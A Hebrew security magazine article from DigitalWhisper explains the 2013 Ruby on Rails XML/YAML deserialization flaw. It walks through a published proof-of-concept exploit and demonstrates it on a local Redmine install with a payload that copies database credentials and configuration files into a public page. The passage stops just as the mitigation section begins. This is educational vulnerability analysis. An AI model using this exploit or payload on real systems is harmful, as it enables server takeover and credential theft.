
אז מה בדיוק טוב בפריימוורקס בפיתוח אתרים? פשוט מאוד - פשוטות. כמפתח משנות ה-00' המוקדמות יצא לי לבנות לא מעט אתרים עם מערכות ניהול כאלו ואחרות. במהלך העבודה והפיתוח נאלצתי להצמד לסטנדרטים חדשים שצצו בכל שני וחמישי, לדבג ולקנפג בלי סוף והכי מעצבן - לחזור על קוד שכבר כתבתי.

אז אמנם אני שתקתי והמשכתי בעבודתי שלי, אך כמה חברה אחרים החליטו להרים את הכפפה ולשים קץ לחובבנות. למה בדיוק הם עשו את זה? כמו שאמרתי, עצלות. אחד מהעקרונות המשמעותיים ביותר והמפריים ביותר אצל מתכנתים הוא עצלות. אבסורד אה? ובכן, אותה עצלות היא בד"כ זו שמדרבנת אנשי פיתוח לעבוד קשה עכשיו ולנוח הרבה אח"כ.

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails-

www.DigitalWhisper.co.il

וכך היה, במהלך העשור הקודם החלו לצוץ כל מיני מערכות ופריימוורקס (בעיקר קוד פתוח) המאפשרות לפתח אתרי אינטרנט מבלי לחזור על קוד, מבלי להתעסק יותר מדי עם SQL, מבלי לדאוג לקונפיגורציות מיותרות, מבלי לפחד מבעיות אבטחה נפוצות (אהמ אהמ) והכי חשוב - להתרכז במוצר נטו.



[במקור: היסטוריה של Frameworks]

ואז הגיעה ריילס

רובי און ריילס, אשר מבוססת על שפת התכנות **Ruby**, הייתה בין הראשונות בתחום. היא פותחה בשנת 2004 ע"י דיוויד האיינמאיר הנסון (אל תנסו את זה בבית) כחלק מפרויקט אישי אחר שהוא עצמו פיתח. המערכת פותחה במסגרת קוד-פתוח ומאז התקדמה רבות. כיום היא משמשת כאחת מסביבות העבודה הנפוצות ביותר בעולם עם למעלה מרבע מליון אתרים פעילים. כמו כן, יותר ויותר אנשים מאמצים את הפריימוורק ותורמים בתחזוקתה ופעילותה בגיטהאב.


ריילס הנה סביבת עבודה הכוללת בה בעצם הכל (full-stack web framework). מרמת מבני הנתונים וקונפיגורציות שרת, ועד רמת הטקסט והתצוגה בצד הלקוח (css, javascript, html). יחד עם ספריות וחבילות נוספות כמו ActiveSupport, ActionPack המותאמות במיוחד עבור ריילס, היא עונה על מגוון רחב של קטגוריות ופרמטרים ומהווה קרקע יציבה לפיתוח אפליקציות ווביות. כשיוצרים אפליקציית ריילס באמצעות הפקודה הפשוטה:

```
rails new myapp
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il

יכולים להבהל ממה שקורה. עוד לא כתבת שורת קוד וכבר נוצרים 16 קבצים ותיקיות (וזה רק בתיקיית האב!). אז אמנם חלק מהקבצים אינם נחוצים וסיכוי גדול שאפילו לא יגעו בהם אך חלק ניכר מהם מהווים בסיס אינטגרלי למערכת העתידית:



Name	Date Modified	Size	Kind
app	Feb 5, 2013 1:04 PM	--	Folder
assets	Feb 5, 2013 1:04 PM	--	Folder
controllers	Feb 5, 2013 1:04 PM	--	Folder
helpers	Feb 5, 2013 1:04 PM	--	Folder
mailers	Feb 5, 2013 1:04 PM	--	Folder
models	Feb 5, 2013 1:04 PM	--	Folder
views	Feb 5, 2013 1:04 PM	--	Folder
config	Feb 5, 2013 1:04 PM	--	Folder
config.ru	Feb 5, 2013 1:04 PM	158 bytes	Document
db	Feb 5, 2013 1:04 PM	--	Folder
doc	Feb 5, 2013 1:04 PM	--	Folder
Gemfile	Feb 5, 2013 1:04 PM	760 bytes	Document
Gemfile.lock	Feb 5, 2013 1:05 PM	2 KB	Document
lib	Feb 5, 2013 1:04 PM	--	Folder
log	Feb 5, 2013 1:04 PM	--	Folder
public	Feb 5, 2013 1:04 PM	--	Folder
Rakefile	Feb 5, 2013 1:04 PM	273 bytes	Document
README.rdoc	Feb 5, 2013 1:04 PM	9 KB	Document
script	Feb 5, 2013 1:04 PM	--	Folder
test	Feb 5, 2013 1:04 PM	--	Folder
tmp	Feb 5, 2013 1:04 PM	--	Folder
vendor	Feb 5, 2013 1:04 PM	--	Folder

כבר מההיררכיה המוצגת ניתן לראות שריילס מאמצת לעצמה ארכיטקטורה די נפוצה בעולם ה-Web והפיתוח, אשר נקראת (Model View Controller) - MVC. הארכיטקטורה דוגלת בהפרדה בין ליבת המערכת (המודל), בין הבקשות והתקשורת מול המערכת (הקונטרולר) ובין תצוגת התוכנה למשתמש הקצה. הרעיונות המרכזיים מאחורי מימוש הארכיטקטורה הם יעילות קוד יחד עם DRY (אל תחזור על עצמך) והפרדת/הגבלת אגפי התוכנה:

Model - אחראי לכל המיפוי של מסד הנתונים. ז"א קובץ Book.rb תחת תיקיית /apps/models ייצג טבלה במסד הנתונים הנקראת books (ריילס עושה את הטוויסט בעצמה). באמצעות ה-ORM (קיצור של Object Relational-Mapping) שהמערכת משתמשת בו, ניתן להתייחס לכל Book בטבלה books כאובייקט בפני עצמו. פיצ'ר זה, כבר בפני עצמו, פותח את הראש ומאפשר המון. אימוץ ה-OOP לכדי טבלאות מסדי נתונים עושה סדר ומאפשר זרימה מדהימה בקוד.

Controller - החלק האחראי לטיפול בבקשות שהאפליקציה מקבלת. אפשר לחשוב עליו כסוג של מתווך. כל בקשה שנשלחת לאפליקציה דרך הלקוח ודורשת איזשהי בדיקה מול מסדי הנתונים (מודל), חישובי צד-שרת מסוימים וכו' עוברת דרך הקונטרולר.

View - כשמו כן הוא, חלק זה אמון על תצוגת תוכן האתר. בין אם זה קבצי SASS, HAML, CoffeeScript או אפילו מיושנים יותר כגון html, css, javascript.

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il

הבעיות

אז הכל באמת טוב ויפה. אתרים גדולים כמו טוויטר, דפי זהב (העולמית), גיטהאב ורבים אחרים התאהבו בפונקציונאליות ובנוחות שיש בפריימוורק ואימצו את השימוש בה.

ב-8 בינואר השנה, ארון פיטרסון, פרסם [פוסט](#) בקבוצת Rubyonrails-Security, ובו הוא טוען לכשל אבטחה במערכת אשר קיים עקב ניתוח (Parse) לא מאובטח של קבצי xml. כשל האבטחה, שחומרתו הוגדרה בקהילה כ'אפוקליפטית', מאפשר הזרקת קוד חיצוני (מכל סוג שהוא) למערכת ובעצם מאפשר השגת שליטה, שלפית מידע רגיש וכן הפלה ומניעת שירות של המערכת הנתקפת. לא צריך להמשיך לפרט בכדי להבין את חומרת הנזק הפוטנציאלי שעלול להגרם לפלטפורמות החשופות לתקיפות.


כצפוי, תקלות וכשלים נוספים הקשורים בתגלית הראשונה החלו לצוץ כפטריות אחרי הגשם, ובמהלך החודשים ינואר ופברואר השנה, התגלו שלושה כשלי אבטחה נוספים. אמנם הבאגים די מתבססים על אותה בעיה ספציפית בניתוח לקוי-אבטחתית של טקסט YAML אך חומרתם ורמת הסיכון המוגדרת גבוהה ביותר.

מגדילים את הרזולוציה

אז אחרי כל ההסברים והשיעור הקל בהיסטוריית הריילס, אפשר לצלול לעומק. מקור הכשל [הראשוני](#) מגיע מניתוח לא מאובטח של XML. ניתוח ה-XML המתבצע בריילס מאפשר מעבר על תגיות וביצוע דה-סריאליזציה לערכים לטיפוסים שכיחים (מחרוזות וכו') אך גם לטיפוסים מסוג YAML. עם ביצוע הקידוד ל-YAML, הקוד הפנימי רץ כמות שהוא ולכן האפליקציה/האתר חשופים לתקיפות קוד.

כלל בקשות/שאליות ה-HTTP מנוהלות בריילס ע"י ActionPack. הספרייה, המתפקדת כסביבת עבודה בפני עצמה, מכילה בתוכה אלמנטים בסיסיים למימוש ארכיטקטורת ה-MVC עליה דיברנו מקודם (כגון מימוש רובי בתוך קבצי View, ניתובים למיניהן וכד'). תת-חלק ניכר מהספרייה (Action Dispatch) מוקדש לעיבוד וניתוח בקשות ה-HTTP ממשתמש הקצה. הספרייה הנ"ל קולטת את הבקשה, מפענחת ומסווגת את טיפוס התוכן אותו היא מכילה (MIME TYPE) ושולחת אותו ל"טיפול" הבא בהתאם לסוגו. בצורה דיפולטיבית, המערכת תומכת בין השאר בסוגי טקסט כמו XML ו-JSON. ככלל, התמיכה העולמית בתקן XML כפורמט נתונים בבקשת HTTP היא אמנם שכיחה אך השימוש בתקן כחלק מפעולות האתרים הוא נמוך, ולכן ככה"נ האיחור בגילוי התקלה.

אז לאחר סיווג תוכן הבקשה כ-XML, תוכן ה-XML עובר לעיבוד. עיבוד הנתונים מתבצע על-ידי תת-ספרייה נוספת ושמה ActiveSupport. הספרייה מכילה בתוכה מס' רכיבי עזר ואקסטנשינים לשפת Ruby הבסיסית



ומהווה חלק אינטגרלי בריילס. נוסף על כך, החבילה מכילה את XmlMini, רכיב Ruby המנתח טקסט XML תקני.

כאמור, רכיב זה תומך בדה-סריאליזציה של תגיות עצי-מבנה ב-XML לסוגי טיפוסים ומבני נתונים סטנדרטיים כגון: מחרוזות, שלמים, מערכים וטבלאות גיבוב (Hash Tables). השימוש בא לידי ביטוי כאשר ישנה רשימה XML של תגיות אשר סוגם וטיפוסם מוגדר כבר בעץ ה-XML.

יחד עם התמיכה בסוגי הטיפוסים המוכרים, ישנה תמיכה בסוגים קצת פחות טריוויאליים כמו YAML. ז"א, ניתן להגדיר תגית XML כטיפוס מסוג YAML:

```
<xml>
  <Library>
    <book type="yaml">Book Title </book>
  </Library>
```

מה זה בדיוק YAML? ומה הבעיה?

שפת YAML, בראשי תיבות הרקורסיביות: Yet Another Markup Language או בעברת Yet Another Markup Language הינה מהווה פורמט טקסטואלי פשוט וקריא לכן אנוש. הפורמט מיועד להצגת מבני נתונים פשוטים (עם אסוציאטיביות המוצגות כאינדנטציה, ממש כמו שכותבים מאמר) ולעיתים קרובות משמש לניסוח קבצי הגדרה וקונפיגורציה. בריילס, הקובץ השכיח ביותר המשתמש בפורמט הנ"ל הוא קובץ הקונפיגורציה של מסד הנתונים:

```
#railsapp/config/database.yml
development:
  adapter: postgresql
  encoding: unicode
  database: test_db
```

השפה אמנם נוחה וקלילה אך טומנת בחובה אירוע בעייתי לא קטן. רכיבים המובנים דיפולטיבית ברובי (כגון Psych) המטפלים בניתוח מידע מסוג yaml, מאפשרים גם תהליך של דה-סריאליזציה וסריאליזציה. התהליך מבצע קריאה של הנתונים וממיר אותם לאובייקטים מסוגי מחלקות הקיימים בפלטפורמה. ההמרה נעשית ללא סינון וע"פ הקובץ הנקלט:


```
!ruby/object:Book
  tite: The Tangled Web
  pages: 300
```

אם נקרא את המחרוזת הנ"ל ע"י פונקציית YAML.load מה שבעצם יקרה זה ש-Psych (הפארסר הדיפולטיבי של YAML) יסתכל על השורה הראשונה ויגיד "אה, זה הולך להיות אובייקט מסוג 'ספר' שהוא תת-מחלקה של Object ברובי! אה, ואם אני כבר כאן, אני גם אגדיר את הערכים title ו-pages."

```
[2] pry(main)> require 'yaml'
=> true
[3] pry(main)> class Book
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



```
[3] pry(main)* def title
[3] pry(main)* end
[3] pry(main)* def pages
[3] pry(main)* end
[3] pry(main)* end
[4] pry(main)> yaml_code = "!ruby/object:Book\n tite: The Tangled Web\n pages: 300"
=> "!ruby/object:Book\n tite: The Tangled Web\n pages: 300"
[5] pry(main)> YAML.load(yaml_code)
=> #<Book:0x007f89fd828370 @pages=300, @tite="The Tangled Web">
```

אוקיי, ומה זה משנה?

אז נכון, תהליך ה(דה)סריאליזציה יכול להיות מאוד יעיל כשזה נוגע לעבודה עם כל מיני סוגים של נתונים ומאפשר הצגה ברורה ופשוטה של אובייקטים שהם לא פעם מסובכים וקשים לקריאה. עם זאת, המנגנון איננו מותאם להתמודדות עם קוד מזיק ולא מאובטח. ז"א, היה ובאתר מסוים מאפשרים למשתמש הקצה לשלוח ולהעלות קובץ YAML (למשל: rubygems.org), הם מאפשרים לו גם לשתול קוד זדוני ולבצע SQLi, מניעת שירות והכי גרוע: הזרקת קוד Ruby.

אכן בעיה חמורה, אך מה שהופך אותה ליותר חמורה היא Ruby עצמה. שפת התכנות Ruby הנה שפה דינאמית לחלוטין. כל דבר בשפה הנו אובייקט. למשל, ברובי, הטקסט "בלה בלה" הנו אובייקט של המחלקה: String. זאת אומרת, באם תבוצע הזרקת קוד זדוני אשר תשכתב למשל מתודה מסויימת, היא מסוגלת לפגוע בתשתית האתר והמערכת ברמה הכי בסיסית שיכולה להיות ולהשבית אותה לחלוטין.

מבחן המציאות


נכתבו הרבה PoC (הוכחות היתכנות) ואקספלויטים לניצול כשלי האבטחה המדוברים. אחת מההוכחות נכתבה ע"י [postmodern](#) והיא מכילה בתוכה את כל האלמנטים עליהם דיברנו עד כה. נבצע כעת סקירה קצרה של הקוד שכתב ומיד לאחר מכן ננסה לבצע את התקיפה בעצמנו.

לפני שנתחיל - הרשיתי לעצמי, למטרת הלימוד, לחתוך חלקים לא נחוצים מהקוד (כמו תקינות וכו'). את הקוד המלא ניתן לראות בגיטהאב. כמו כן, הוא נעזר בפלטפורמת [Ronin](#) (מבוססת Ruby כמובן) המסייעת בכתיבת כלי בדיקה וחדירה:

```
def exploit(url,payload,target=:rails3)
  escaped_payload = escape_payload(wrap_payload(payload),target)
  encoded_payload = escaped_payload.to_yaml.sub('--- ','').chomp
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



החלק הראשון במתודה exploit מתעסק בהתאמת הקוד המוזרק. התוקף יגדיר את גרסת הריילס הנתקפת (במקרה השכיח "3") והמערכת תבצע ניקוי קוד בהתאם. באמצעות המתודות הנ"ל קוד התוקף יעבור המרה לקוד המתאים לתצורת YAML ולגרסת המערכת:

```
yaml = %{\n  ---\n  !ruby/hash:ActionController::Routing::RouteSet::NamedRouteCollection ?\n  #{encoded_payload}: !ruby/struct.. \n :controller: foos\n  \\segment_keys:\\n - :format }.strip
```

בקוד הנ"ל, מוגדר תוכן ה-yaml המוזרק ומתבצע וניצול החולשה המאפשרת וסריאליזציה לתוכן הטקסט. התוקף במקרה הזה מנצל את המחלקה:

```
ActionController::Routing::RouteSet::NamedRouteCollection
```

אשר עלתה כמכילה אפשרות להרצת payload מסויים באמצעות השימוש שלה ב-eval בזמן הצבה לאובייקט במחלקה:

```
xml = %{\n  <?xml version="1.0" encoding="UTF-8"?>\n  <exploit type="yaml">#{yaml.html_escape}</exploit> }.strip
```

כעת נחבר את ה-payload המוזרק ב-yaml לתוך מבנה XML סטנדרטי:

```
return http_post(\n  :url => url,\n  :headers => {\n    :content_type => 'text/xml',\n    :x_http_method_override => 'get'\n  },\n  :body => xml\n)\nend
```

הקוד הנ"ל מרכיב את מבנה בקשת ה-HTTP ומגדיר את תוכנה כ-XML. כמו כן, הגדרנו את סוג הבקשה (X-HTTP-Method-Override) כ-GET. חשוב לציין שתחילה פורסם כי ניתן לבצע את התקיפה רק באמצעות בקשות POST/PUT ובכך היה עלינו להתאים את התקיפה לנתיב URL ייעודי המאפשר יצירת בקשה כזו (כמו שדה חיפוש למשל).

עם זאת, באמצעות הפרמטר הנ"ל מבוצע מעקף המאפשר שליחת POST שתתפרש בשרת Rails כבקשת GET אך תשמור על תוכן הבקשה (ה-XML):

```
url = ARGV[0]\npayload = ARGV[1]\ntarget = ARGV.fetch(2, :rails3).to_sym\n\nprint_info "POSTing #{payload} to #{url} ..."\nresponse = exploit(url, payload, target)\n\nend
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il


ניסיון עצמאי

כעת נבדוק את הפרצה בעצמנו. בכדי להראות את עוצמת הנזק היכולה להגרם, החלטתי להדגים את הפרצה על אפליקציית web מאוד מוכרת. האפליקצייה היא מערכת לניהול פרויקטים ושמה [Redmine](#). המערכת הושקה לראשונה ב-06' בקוד-פתוח ומאז מתעדכנת באופן שוטף. המערכת הייתה חשופה לאקספלויט האחרון אך מאז יצאו מס' עדכונים ולעת עתה מוגדרת כבטוחה.

אז אחרי [שהורדתי](#) מגיטהב את גרסה 2.0 (לפני כל עדכוני האבטחה), [התקנתי](#) את המערכת. היה עלי לבצע כמה שינויים בהגדרות (חיבור לד"ב וכו') וכעבור כמה דקות שרת WEBRick המריץ את האפליקציה עבד כצפוי:


```
rails s -- ruby
rails ..op/rails-hack
[2013-02-16 13:55:04] INFO WEBrick 1.3.1
[2013-02-16 13:55:04] INFO ruby 1.9.3 (2012-04-20) [x86_64-darwin11.2.0]
[2013-02-16 13:55:04] INFO WEBrick::HTTPServer#start: pid=3858 port=3000
```

נרשמתי ונכנסתי למערכת הפרוייקטים החדשה שלי, יצרתי פרויקט "בקטנה" ומילאתי מעט את ה-database. אמנם לא הייתי צריך לעשות את זה בכדי להדגים, אבל אם כבר מתקינים משהו חדש שווה כבר לבדוק אותו, לא? :



תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



דוגמה נוספת למתקפה, נניח ונריץ את הקוד הבא:


```
[~] POSTing File.open('public/sensitive_information.html', 'w+') do |f|
f.write (File.open('config/database.yml', 'r').read)
f.write (File.open('config/routes.rb', 'r').read)
f.write (File.open('config/settings.yml', 'r').read)
end to http://localhost:3000/ ...
[~] Success!
```

הקוד הבא מתוכנת לאסוף מידע רגיש מהשרת הכולל קבצי הגדרת מסדי הנתונים (database.yml), קובץ ה-routes המפורסם וכמו כן, קובץ הגדרות ייעודי הקיים במערכת Redmine. כלל הקבצים נאספים לתוך קובץ חדש שנוצר בשרת וממוקם בתיקייה ציבורית. אמנם מדובר בשיטה שהיא לא הכי "חשאית" (בלשון המעטה), אך היא כן ממחישה לכם את האפשרויות הטמונות בחור האבטחה.

מאחר והקובץ נוצר בתיקייה הציבורית של ריילס, ניתן לגשת אליו מכל מחשב דרך הכתובת:


http://thewebsite.com/sensitive_data.html

במקרה שלי, העמוד הנוצר נראה כך:



תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



כאמור, הטקסט הנ"ל מייצג מידע רגיש מאוד הנמצא בקבצי מערכת דיפולטיביים בריילס. ניתן לראות פה את שם מסד הנתונים, שרת הגישה אליו, שם המשתמש וכמובן הסיסמא. כמו כן ניתן גם לראות את כל ניתובי המערכת ושאר פרטים נחמדים כמו נתוני סביבת הפיתוח, שרת הבדיקות ועוד.

אגב, ניתן אף להרחיב את התקיפה ולהריץ קוד שיפעל ברמת מערכת ההפעלה. עם אחת מהפקודות הרוביסטיות: `system / exec` או אפילו עם האופרטור `(code)%x` ניתן למנף את ה-payload ולדמות פעולות ופקודות shell ב-unix.

חישובו על מגוון התקיפות האפשריות שחור האבטחה הזה מאפשר. לדוגמא, מקרה קצה ובו הנתקף מפעיל שרת WEBrick מקומי להרצת סביבת פיתוח על מחשבו (ממש כמו שבדקתי בעצמי את Redmine). הנתקף, במהלך הפיתוח, משוטט באינטרנט ונכנס בשוגג לאתר זדוני המפעיל באמצעות XSS (או שיטה דומה אחרת) payload מסויים. ה-payload, באם מתוכנן היטב ומוכוון לפגיעה הספציפית, יכול להיות כל כך מדוייק ומסוגל לאפשר השתלטות מוחלטת על מחשבו של הנתקף.

באותה מידה של הזרקת קוד Ruby, ניתן לערוך את הקוד ולהכווין לביצוע SQL-injection בשרת הנתקף. באמצעות ארכיטקטורה נכונה של מתקפה, ושימוש בכשל נקודתי באובייקט [Arel](#) המובנה בריילס, ניתן לבצע שאילתות SQL מורכבות מכל סוג שהן.

כמו גם התקיפות הנ"ל, ניתן לממש וקטור תקיפה נוסף המבצע DoS. ברובי (גרסה 1.9) לא מתבצע "איסוף זבל" של Symbol (מבנה נתונים נפוץ מאוד ברובי ובריילס) וניתן לנצל זאת ולשלוח לשרת חבילות גדולות של משתנים מהסוג המוזכר. ופשוט.. לחכות קצת.. וזהו..


אז מה עושים?

אז עכשיו, אחרי שהבנו את חומרת העסק והבנו למה כשל האבטחה מוגדר כ-'אפוקליפטי' בקהילה. בואו נדבר על דרכים למנוע את הפירצות:

